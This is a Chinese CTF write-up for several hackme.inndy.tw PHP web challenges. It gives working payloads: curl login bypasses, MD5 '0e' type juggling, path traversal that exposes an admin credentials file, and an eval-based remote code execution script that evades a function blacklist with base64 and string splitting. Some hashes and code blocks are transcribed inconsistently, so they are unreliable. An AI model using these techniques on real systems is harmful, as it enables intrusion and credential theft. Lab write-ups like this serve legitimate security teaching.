
```
<?php
require('config.php');
if($_GET['show_source'] === '1') {
    highlight_file(__FILE__);
    exit;
}

if($_POST['name'] === 'admin') {
    if($_POST['password'] !== $password) {
        // show failed message if you input wrong password
        header('Location: ./?failed=1');
    }
}
?>
```

前面需要`$_POST['name'] === 'admin'`，后面必须`$_POST['password'] !== $password`，否则后面

`Location: ./?failed=1` 就会跳转到`failed=1`，会登入失败，

但我们并不知道`$password` 是什么，这个应该包含的`config.php`中，我们只要用`curl`使得能够不跳转就直接看到后面的flag



```
root@kali: /media/sf_D_DRIVE/CTF Practice
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
    <a class="navbar-brand" href="/">Please Hack Me</a>
  </div>
  <ul class="nav navbar-nav">
    <li>
      <a href="/scoreboard">Scoreboard</a>
    </li>
    <li>
      <a href="?show_source=1" target="_blank">Source Code</a>
    </li>
  </ul>
</div>
</div>
</div>
<div class="container">
  <div class="col-md-6 col-md-offset-3">
    <div class="alert alert-success"><code>FLAG{Remember add exit after
redirection..}</code></div>
  </div>
</div>
</body>
</html>
root@kali: /media/sf_D_DRIVE/CTF Practice# https://blog.csdn.net/qq_41509200
```

知识扩展

- [curl命令详解](#)
-d/-data HTTP POST方式传送数据
<https://www.cnblogs.com/duhuo/p/5695256.html>

13、login as admin 6

```
login as admin
```

看看源码，发现这里仍然需要满足\$user=='admin'


```
<?php else: ?>
    <h3>Hi, <?htmlentities($username)?></h3>
    <h4><?sprintf("You %s admin!", $user == 'admin' ? "are" : "are not")?></h4>
    <?php if($user == 'admin') printf("<code>%s</code>", htmlentities($flag)); ?>
<?php endif; ?>
```

又发现了extract函数，就觉得代码存在变量覆盖漏洞，构造下面的json数据即可

```
data={"user": "admin"}
```

然后在kali中执行如下命令即得flag

```
curl -d 'data={"user": "admin"}' https://hackme.inndy.tw/login6/
```



```
root@kali: ~
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
<ul class="nav navbar-nav">
  <li>
    <a href="/scoreboard">Scoreboard</a>
  </li>
  <li>
    <a href="?show_source=1" target="_blank">Source Code</a>
  </li>
</ul>
</div>
</div>
</div>
<div class="container">
  <div class="col-md-6 col-md-offset-3">
    <h3>Hi, </h3>
    <h4>You are admin!</h4>
    <code>FLAG{0ops, I fucked up your user database}</code>
  </div>
</div>
</body>
</html>
root@kali:~#
```

知识扩展

- **extract()**函数

本函数用来将变量从数组中导入到当前的符号表中。检查每个键名看是否可以作为一个合法的变量名，同时也检查和符号表中已有的变量名的冲突。

<https://www.php.net/manual/zh/function.extract.php>

- **json**格式数据

```
{“a”:1,“b”:2,“c”:3,“d”:4,“e”:5}
```

<https://www.runoob.com/php/php-json.html>

14、login as admin 7

login as admin

看源码，又是需要\$user == 'admin'，能不能有点创新了

```
if($_POST['name'] == 'admin' && md5($_POST['password']) == '00000000000000000000000000000000') {  
    // admin account is disabled by give a impossible md5 hash  
    $user = 'admin';  
} elseif($_POST['name'] == 'guest' && md5($_POST['password']) == '084e0343a0486ff05530df6c705c8bb4') {  
    $user = 'guest';  
} elseif(isset($_POST['name'])) {  
    $user = false;  
}
```

https://blog.csdn.net/qq_41509200

而且password经过md5加密后必须为'00000000000000000000000000000000'，而且通过==联想到PHP Hash比较存在缺陷，所以构造payload并执行如下curl命令即得flag

```
curl -d "name=admin&password=QNKCDZO" https://hackme.inndy.tw/login7/
```

```
root@kali: ~
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
<div class="navbar-header">
  <a class="navbar-brand" href="/">Please Hack Me</a>
</div>
<ul class="nav navbar-nav">
  <li>
    <a href="/scoreboard">Scoreboard</a>
  </li>
  <li>
    <a href="?show_source=1" target="_blank">Source Code</a>
  </li>
</ul>
</div>
</div>
</div>

<div class="container">
  <div class="col-md-6 col-md-offset-3">
    <div class="alert alert-success">Hello, admin! Here is your flag: <code>FLAG{Scientific notation is awesome!!!}</code></div>
  </div>
</div>
</body>
</html>
root@kali:~#
```

https://blog.csdn.net/qq_41509200

知识扩展

- [PHP Hash比较存在缺陷](https://www.freebuf.com/news/67007.html)
- [0e开头md5汇总](https://www.ohlinge.cn/php/0e_md5.html)
PHP在处理哈希字符串时，会利用"!="或"=="来对哈希值进行比较，它把每一个以"0E"开头的哈希值都解释为0，所以如果两个不同的密码经过哈希以后，其哈希值都是以"0E"开头的，那么PHP将会认为他们相同，都是0。

15、dafuq-manager 1

Login as guest and find flag 1

进入题目后发现可以用guest登录，于是利用Username=guest, Password=guest登录

Login to use dafuqManager

Username:

Password:

Language: 繁體中文 ▾

`guest / guest` for test

登录成功后进入如下界面，会发现有个小提示



点击进入后发现题目让我们创建一个cookie

Do you know cookie? Create a cookie named `help` with value `me`!

于是利用如下命令在console中创建cookie并回车，然后弹出一个让我们tamper a cookie的提示



然后发现了可疑的show_hidden，其值为no



在控制台中，将show hidden改为yes即得flag

⬆️ 上一層 🏠 家目錄 🔄 重新載入 🔍 搜尋 📄 複製 📁 移動 🗑️ 刪除 📤 上傳

- 名稱 ▲
- 📄 .good.job.here.is.your.hidden.flag-1.txt
- 📄 .where-is-flag-2-please-tell-me.txt
- 📄 dafuqManager.7z
- 🌐 index.html
- 📄 see-me-if-you-need-tips.txt
- 📄 source-code-in-dafuqManager.7z-please-download-...

6 個項目 (剩餘: 6.3 GB)

Hop

🔍 查看器 🖱️ 控制台 🐛 调试器 🌐 网络 {} 样式编辑器 📊 性能 🧠 内存 📁 存储 🚶 人

🗑️ 过滤输出

⚠️ 欺诈警告: 粘贴您不了解的东西时请务必小心, 这可能会导致攻击者窃取您的身份信息或控制您的计算机。如果仍想粘贴, 请

```
>> document.cookie="show_hidden=yes";
```







https://blog.csdn.net/qq_41509200

```
FLAG{Wow, how did you found me? I was hidden!}
```

16、dafuq-manager 2

Login as admin, code review and get flag 2

在上题的基础上，我们可以进入红框中的文件

名稱	大小
<input type="checkbox"/>  .good.job.here.is.your.hidden.flag-1.txt	47
<input type="checkbox"/>  .where-is-flag-2-please-tell-me.txt	46
<input type="checkbox"/>  dafuqManager.7z	40.
<input type="checkbox"/>  index.html	170
<input type="checkbox"/>  see-me-if-you-need-tips.txt	65
<input type="checkbox"/>  source-code-in-dafuqManager.7z-please-download-...	-
6 個項目 (剩餘: 6.3 GB)	40

会发现提示，让我们以admin身份登录

```
Try to login as admin! and you will get flag2
```

于是，我们将7z压缩包下载并解压，得到了源码，开始审计，重点关注与 admin 有关的部分

```
... case "admin":  
...     require "./core/fun_admin.php";  
...     show_admin($GLOBALS["dir"]);  
... break;
```

在 index.php 中，我们发现了 show_admin() 函数，在 fun_admin.php 中跟踪到了这个函数

```
function show_admin($dir) {  
... $pwd = ( ($GLOBALS["permissions"] & 2) == 2 );  
... $admin = ( ($GLOBALS["permissions"] & 4) == 4 );
```

发现了 \$GLOBALS["permissions"]，继续追踪与其有关的变量

```
... function activate_user($user, $pass) {  
...     $data = find_user($user, $pass);  
...     if ($data == NULL) return false;  
...     $GLOBALS['__SESSION']['s_user'] = $data[0];  
...     $GLOBALS['__SESSION']['s_pass'] = $data[1];  
...     $GLOBALS["home_dir"] = $data[2];  
...     $GLOBALS["home_url"] = $data[3];  
...     $GLOBALS["show_hidden"] = $data[4];  
...     $GLOBALS["no_access"] = $data[5];  
...     $GLOBALS["permissions"] = $data[6];  
...     return true;  
... }
```

https://blog.csdn.net/qq_41509200

又在activate_user()中找到了与 \$GLOBALS["permissions"]有赋值关系的 \$data，追踪到 \$data 在函数 activate_user() 中有如下关系

```
function activate_user($user, $pass) {  
    $data = find_user($user, $pass);  
    if ($data == NULL) return false;  
    $GLOBALS['__SESSION']['s_user'] = $data[0];  
    $GLOBALS['__SESSION']['s_pass'] = $data[1];  
    $GLOBALS["home_dir"] = $data[2];  
    $GLOBALS["home_url"] = $data[3];  
    $GLOBALS["show_hidden"] = $data[4];  
    $GLOBALS["no_access"] = $data[5];  
    $GLOBALS["permissions"] = $data[6];  
    return true;  
}
```

https://blog.csdn.net/qq_41509200

接着，追踪 find_user() 函数

```
function &find_user($user, $pass) {  
    $cnt = count($GLOBALS["users"]);  
    for ($i = 0; $i < $cnt; ++$i) {  
        if ($user == $GLOBALS["users"][$i][0]) {  
            if ($pass == NULL || ($pass == $GLOBALS["users"][$i][1] && $GLOBALS["users"][$i][7])) {  
                return $GLOBALS["users"][$i];  
            }  
        }  
    }  
    return NULL;  
}
```

https://blog.csdn.net/qq_41509200

而 \$GLOBALS["users"] 在哪里呢？全局搜索，发现在 .htusers.php 中

```
<?php  
$GLOBALS["users"] = array(  
    array("guest", "084e0343a0486ff05530df6c705c8bb4", "./data/guest", "https://game1.security.ntu.st/data/guest", 0, "^\.ht", 1, 1),  
);
```

但是源码泄露并没有完全泄露，只给出了 guest 的密码，这里应该是有管理员账号密码的，账号密码存在文件中所以我们不能够 sql 注入，所以我们是否能够尝试读取服务器上的 .htusers.php？直接访问 [https://dafuq-manager.hackme.inndy.tw.config/htusers.php](https://dafuq-manager.hackme.inndy.tw/config/htusers.php) 肯定是没办法看到变量内容的，先看看能不能用 download 下载，在 index.php 中

```
..... // DOWNLOAD FILE  
.....  
case "download":  
    ob_start(); // prevent unwanted output  
    require "./core/fun_down.php";  
    ob_end_clean(); // get rid of cached unwanted output  
    download_item($GLOBALS["dir"], $GLOBALS["item"]);  
    ob_start(false); // prevent unwanted output  
    exit;  
break;
```

而在 fun_down.php 中，需要满足红框中的条件

```
function download_item($dir, $item) {  
    $item = basename($item);  
    if (($GLOBALS["permissions"] & 01) != 01) show_error($GLOBALS["error_msg"]["accessfunc"]);  
    if (!get_is_file($dir, $item)) show_error($item . ": " . $GLOBALS["error_msg"]["fileexist"]);  
    if (!get_show_item($dir, $item)) show_error($item . ": " . $GLOBALS["error_msg"]["accessfile"]);  
    $abs_item = get_abs_item($dir, $item);  
    if (!file_in_web($abs_item) || striestr($abs_item, '.php') || striestr($abs_item, 'config')) show_error($item . ": " . $GLOBALS["error_msg"]["accessfile"]);  
    $browser = id_browser();  
    header('Content-Type: ' . (($browser == 'IE' || $browser == 'OPERA') ? 'application/octetstream' : 'application/octet-stream'));  
    header('Expires: ' . gmdate('D, d M Y H:i:s') . ' GMT');  
    header('Content-Disposition: filename=' . $item);  
    readfile($abs_item);  
}
```

```

header('Content-Transfer-Encoding: binary');
header('Content-Length: ' . filesize($abs_item));
if ($browser == 'IE') {
header('Content-Disposition: attachment; filename="' . $item . '"');
header('Cache-Control: must-revalidate, post-check=0, pre-check=0');
header('Pragma: public');
} else {
header('Content-Disposition: attachment; filename="' . $item . '"');
header('Cache-Control: no-cache, must-revalidate');
header('Pragma: no-cache');
}
@readfile($abs_item);
exit;
}

```

https://blog.csdn.net/qq_41509200

而且，我们要读取的是 .config/htusers.php，但是在题目的 `strstr($abs_item, '.php') || strstr($abs_item, 'config')` 过滤了 config 和 php 两个字段，显然无法读取，只得在看看其他的函数，在 fun_edit.php 中

```

function download_item($dir, $item) {
$item = basename($item);
if (($GLOBALS["permissions"] & 01) != 01) show_error($GLOBALS["error_msg"]["accessfunc"]);
if (!get_is_file($dir, $item)) show_error($item . ": " . $GLOBALS["error_msg"]["fileexist"]);
if (!get_show_item($dir, $item)) show_error($item . ": " . $GLOBALS["error_msg"]["accessfile"]);
$abs_item = get_abs_item($dir, $item);
if (!file_in_web($abs_item) || strstr($abs_item, '.php') || strstr($abs_item, 'config')) show_error($item . ": " . $GLOBALS["error_msg"]);
$browser = id_browser();
header('Content-Type: ' . (($browser == 'IE' || $browser == 'OPERA') ? 'application/octetstream' : 'application/octet-stream'));
header('Expires: ' . gmdate('D, d M Y H:i:s') . ' GMT');
header('Content-Transfer-Encoding: binary');
header('Content-Length: ' . filesize($abs_item));
if ($browser == 'IE') {
header('Content-Disposition: attachment; filename="' . $item . '"');
header('Cache-Control: must-revalidate, post-check=0, pre-check=0');
header('Pragma: public');
} else {
header('Content-Disposition: attachment; filename="' . $item . '"');
header('Cache-Control: no-cache, must-revalidate');
header('Pragma: no-cache');
}
@readfile($abs_item);
exit;
}

```

https://blog.csdn.net/qq_41509200

那么看看另一个功能 edit。下面是 fun_edit.php 中 edit_file() 函数的一部分。

```

function edit_file($dir, $item) {
if (($GLOBALS["permissions"] & 01) != 01) show_error($GLOBALS["error_msg"]["accessfunc"]);
if (!get_is_file($dir, $item)) show_error($item . ": " . $GLOBALS["error_msg"]["fileexist"]);
if (!get_show_item($dir, $item)) show_error($item . ": " . $GLOBALS["error_msg"]["accessfile"]);
$fname = get_abs_item($dir, $item);
if (!file_in_web($fname)) show_error($GLOBALS["error_msg"]["accessfile"]);
if (isset($GLOBALS['__POST']['dosave']) && $GLOBALS['__POST']['dosave'] == "yes") {
$item = basename(stripslashes($GLOBALS['__POST']['fname']));
$fname2 = get_abs_item($dir, $item);
if (!isset($item) || $item == "") show_error($GLOBALS["error_msg"]["miscnoname"]);
if ($fname != $fname2 && @file_exists($fname2)) show_error($item . ": " . $GLOBALS["error_msg"]["itemdoesexist"]);
savefile($dir, $fname2);
$fname = $fname2;
}
$fp = @fopen($fname, "r");
if ($fp === false) show_error($item . ": " . $GLOBALS["error_msg"]["openfile"]);
$s_item = get_rel_item($dir, $item);
if (strlen($s_item) > 50) $s_item = "...".substr($s_item, -47);
show_header($GLOBALS["messages"]["actedit"] . ": /" . $s_item); ?><script language="JavaScript1.2" type="text/javascript">
<!--

```

https://blog.csdn.net/qq_41509200


没有 basename()，所以尝试以下 url，找到了管理员的账号和密码

[guest] - 編輯檔案: /././config/htusers.php

```

<?php
$GLOBALS["users"] = array(
array("adm1n15trat0r", "34af0d074b17f44d1bb939765b02776f", "/data", "https://dafuq-manager.hackme.inndy.tw/data", 1, ".ht", 7),
array("inndy", "fc5e038d38a57032085441e7fe7010b0", "/data/inndy", "https://dafuq-manager.hackme.inndy.tw/data/inndy", 0, ".ht", 0),
array("guest", "084e0343a0486ff0530df6c705c8bb4", "/data/guest", "https://dafuq-manager.hackme.inndy.tw/data/guest", 0, ".ht", 0)
);

```

https://blog.csdn.net/qq_41509200

username就是adm1n15trat0r, 密码是how do you turn this on (34af0d074b17f44d1bb939765b02776f经过md5解密得到)



https://blog.csdn.net/qq_41509200

输入用户名和密码后即得flag



Hope that you like this damn vulnerable dafuqManager .)

https://blog.csdn.net/qq_41509200

FLAG{how do you turn this on?}

知识扩展

- php代码审计
- Seay软件自动审计代码漏洞

17、dafuq-manager 3

这一题是让我们找到网站的命令执行问题，拿到shell，最终获得flag
有了大体的思路，然后就是审计代码，结果在/core/fun_debug.php发现了问题

```
<?php
function make_command($cmd) {
    $hmac = hash_hmac('sha256', $cmd, $GLOBALS["secret_key"]);
    return sprintf('%s.%s', base64_encode($cmd), $hmac);
}
function do_debug() {
    assert(strlen($GLOBALS['secret_key']) > 40);
    $dir = $GLOBALS['__GET']['dir'];
    if (strcmp($dir, "magically") || strcmp($dir, "hacker") || strcmp($dir, "admin")) {
        show_error('You are not hacky enough :(');
    }
    list($cmd, $hmac) = explode('.', $GLOBALS['__GET']['command'], 2);
    $cmd = base64_decode($cmd);
    $bad_things = array('system', 'exec', 'popen', 'pcntl_exec', 'proc_open', 'passthru', '`', 'eval', 'assert',
'preg_replace', 'create_function', 'include', 'require', 'curl',);
    foreach ($bad_things as $bad) {
        if (striestr($cmd, $bad)) {
            die('2bad');
        }
    }
    if (hash_equals(hash_hmac('sha256', $cmd, $GLOBALS["secret_key"]), $hmac)) {
        die(eval($cmd));
    } else {
        show_error('What does the fox say?');
    }
}
}
```

代码有点多:(，喝点肥仔水冷静一下，逐个分析，这里需要我们绕过

```
if (strcmp($dir, "magically") || strcmp($dir, "hacker") || strcmp($dir, "admin")) {
    show_error('You are not hacky enough :(');
}
```

看到strcmp()函数，我们就想到它的黑魔法，可以利用数组进行绕过，例如 `dir[]=1`

接着，轮到cmd参数了，需要我们的base64的命令，并且和hmac消息验证码拼接

这里代码中给出了生成的函数，我们可以直接调用

```
function make_command($cmd) {
    $hmac = hash_hmac('sha256', $cmd, $GLOBALS["secret_key"]);
    return sprintf('%s.%s', base64_encode($cmd), $hmac);
}
```

再关注一下黑名单的过滤，尽管有过滤，但这一类直接搜索字符串的过滤都是纸老虎。

作为世界上最好的语言之一，PHP 有很多你想象不到的技巧：)

```
$bad_things = array('system', 'exec', 'popen', 'pcntl_exec', 'proc_open', 'passthru', '`', 'eval', 'assert', 'preg_replace', 'create_function', 'include', 'require', 'curl',);
```

我们可以使用base64编码绕过这些菜鸡式的黑名单过滤，到时候做大创绝对不用这种方式过滤命令 (^)
攻击脚本如下所示

```
<?php
function make_command($cmd) {
    $hmac = hash_hmac('sha256', $cmd, 'KHomg4WfVeJNj9q5HFcWn5kc8XzE4PyzB8brEw6pQQyzmIZuRBbwDU7UE6jYjPm3');
    return sprintf('%s.%s', base64_encode($cmd), $hmac);
}
echo make_command('$a=\'ass\';$b=\'ert\';$c=$a.$b;$c(base64_decode(\'c3lzdGVtKCcuL2ZsYWczL211b3cgLi9mbGFnMy9mbGFnMycp\'))');
?>
```

运行后得到拼接后攻击命令片段

```
JGE9J2FzcyC7JGI9J2VydCc7JGM9JGEuJGI7JGMoYmFzZTY0X2RlY29kZSgnYzNsemRHVnRLQ2N1TDJac1lXY3pMMjFsYjNjZ0xpOW1iR0ZuTXk5bWJHRm5NeWNwJykpOw==.a732bca4115e60392997efb8da69fe8224b355856f8435a1a65cbc403d3c1b32
```

在地址栏敲入下列的url得到了下面的提示

```
https://dafuq-manager.hackme.inndy.tw/?action=debug&dir[ ]=&command=JGE9InN5cyI7JGI9InRlbSI7JGM9JGEuJGI7JGMoImxzIGZsYWczIik7.1704151fc14b04ab80317ccb0009b18bb478bc6e0c25756d48e38a4dff57b376
```



Makefile flag3 meow meow.c

最后就是读flag3文件了，这里cat不能用，但是看到有个meow.c，猜测是用来读文件的

```
https://dafuq-manager.hackme.inndy.tw/?action=debug&dir[ ]=&command=JGE9J2FzcyC7JGI9J2VydCc7JGM9JGEuJGI7JGMoYmFzZTY0X2RlY29kZSgnYzNsemRHVnRLQ2N1TDJac1lXY3pMMjFsYjNjZ0xpOW1iR0ZuTXk5bWJHRm5NeWNwJykpOw==.a732bca4115e60392997efb8da69fe8224b355856f8435a1a65cbc403d3c1b32
```

利用上面的url即得flag



FLAG{Oh, Looks like you have a shell. Please don't fuck up the system.}

知识扩展

- php命令执行的一些绕过技巧
<https://chybeta.github.io/2017/08/15/%E5%91%BD%E4%BB%A4%E6%89%A7%E8%A1%8C%E7%9A%84%E4%B8%80%E4%BA%9B%E7%BB%95%E8%BF%87%E6%8A%80%E5%B7%A7/>
- strcmp黑魔法
- hash_hmac()函数
<https://www.php.net/manual/zh/function.hash-hmac.php>

17、wordpress 1

Something strange is hiding in the source code, find it.

Tips: This challenge does not require to exploit anything, don't use any scanner.

看了下提示

Something strange is hiding in the source code


这大概是用wordpress搭建的博客，我自己在YouTube上学的是hexo搭建博客

看看源码，没有什么特殊发现，看看有没有源码泄露

打开robots.txt没有

看看博客文章

在第一篇文章里发现源码



Seay自动审计+搜索下flag，发现一大堆

这可能要审到地老天荒了

一般来说这种完整的网站，插件是一个漏洞很可能存在的地方

```
function print_flag() {
    $h = 'm'.sprintf('%s%d', 'd', -4+9e0);
    if($h($_GET['passwd']) === '5ad11fd9c69c78ea65c832dd7f9bbde') {
        if(wp_get_user_ip() === '127.0.0.1') {
            eval(mcrypt_decrypt(MCRYPT_RIJNDAEL_256, $h($_GET['passwd']).AUTH_KEY), base64_decode('zEFnGVANrtEUTMLVyBusu4pqpHjqhn3X+'));
        } else {
            die('</head><body><h1>Sorry, Only admin from localhost can get flag');
        }
    }
}
```

果不其然，发现了有个输出flag的函数，passwd中的内容md5解密后结果为

```
cat flag
```

输入让你无语的MD5

5ada11fd9c69c78ea65c832dd7f9bbde

解密

md5

